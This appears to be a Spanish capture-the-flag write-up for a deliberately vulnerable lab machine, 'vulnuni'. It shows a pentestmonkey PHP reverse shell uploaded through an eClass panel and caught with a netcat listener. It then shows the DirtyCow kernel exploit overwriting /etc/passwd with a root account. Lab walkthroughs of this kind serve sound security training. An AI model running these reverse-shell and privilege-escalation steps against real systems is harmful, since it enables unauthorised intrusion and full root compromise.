
Yo personalmente, me gusta mucho la reverse Shell de [pentestmonkey](), además de que me estoy preparando para OSCP y no puedo utilizar metasploit, por lo tanto, fue muy buena opción:



Vamos al panel de eClass y seleccionamos nuestra Shell.zip



¡Parece que se lo ha tragado!



Pues vamos a ejecutarla, ¡no hay tiempo que perder!

Not Found

The requested URL /vulnuni-eclass/courses/tmp/phpA7GQWH/shell.php was not found on this server.

Apache/2.2.22 (Ubuntu) Server at vulnuni.local Port 80

¡Esta vista os gusta más que yo lo sé!

```
root@kali:~# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.10.162] from (UNKNOWN) [192.168.10.171] 33651
Linux vulnuni 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:39:31 UTC 2014 x86
_64 x86_64 x86_64 GNU/Linux
 14:06:58 up  1:07,  0 users,  load average: 0.00, 0.01, 0.05
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

Pues genial, estamos dentro, pasamos a leer la flag de usuario.

```
www-data@vulnuni:/home/vulnuni$ ls
ls
Desktop    Downloads  Pictures  Templates  examples.desktop
Documents  Music      Public    Videos     flag.txt
www-data@vulnuni:/home/vulnuni$ cat flag.txt
cat flag.txt
(
```

Guay, pues ahora viene lo más difícil, convertirnos en root, esto con metasploit y la función "suggester" hubiera sido más sencillo, pero bueno, podemos con lo que nos echen.

Visto lo que vimos anteriormente, estamos en un kernel bastante bajo y vulnerable a una vulnerabilidad bastante conocida… ¡Sí! ¡Ya verás que te suena!, mira, te lo digo en forma de adivinanza que te vas a reír.

*"Por un campo, **VACA**minando un BICHO, y el nombre del bicho ya te lo he dicho".*

¡Claro que sí! DirtyCow ¿Ves cómo te la sabías?

```
40839.c  at-spi2  dirty  pulse-RFyATcgulqHs  unity_support_test.1
www-data@vulnuni:/tmp$ ./dirty
./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 123456

Complete line:
firefart:fi8RL.Us0cfSs:0:0:pwned:/root:/bin/bash

mmap: 7fe81744d000
```

Ejecutamos el exploit y colocamos una password, yo usé de una fácil como podéis observar.

Ahora y si ha funcionado, solo nos queda autenticarnos con "$ su" y…..

```
www-data@vulnuni:/$ su
su
Password: 123456

firefart@vulnuni:/# ls
ls
bin    dev   initrd.img  lost+found  opt   run      srv  usr
boot   etc   lib         media       proc  sbin     sys  var
cdrom  home  lib64       mnt         root  selinux  tmp  vmlinuz
firefart@vulnuni:/# id
id
uid=0(firefart) gid=0(root) groups=0(root)
```

¡Funcionó!!!! Pues nada, ahora lo más fácil, leemos la flag de root.

```
firefart@vulnuni:~# ls
ls
flag.txt
firefart@vulnuni:~# cat flag.txt
cat flag.txt
ff                              dd
```

Gracias por leer este writeup, pero sobre todo agradecer el gran trabajo que ha realizado **@emaragkos**. ¡Espero otra nueva máquina crack!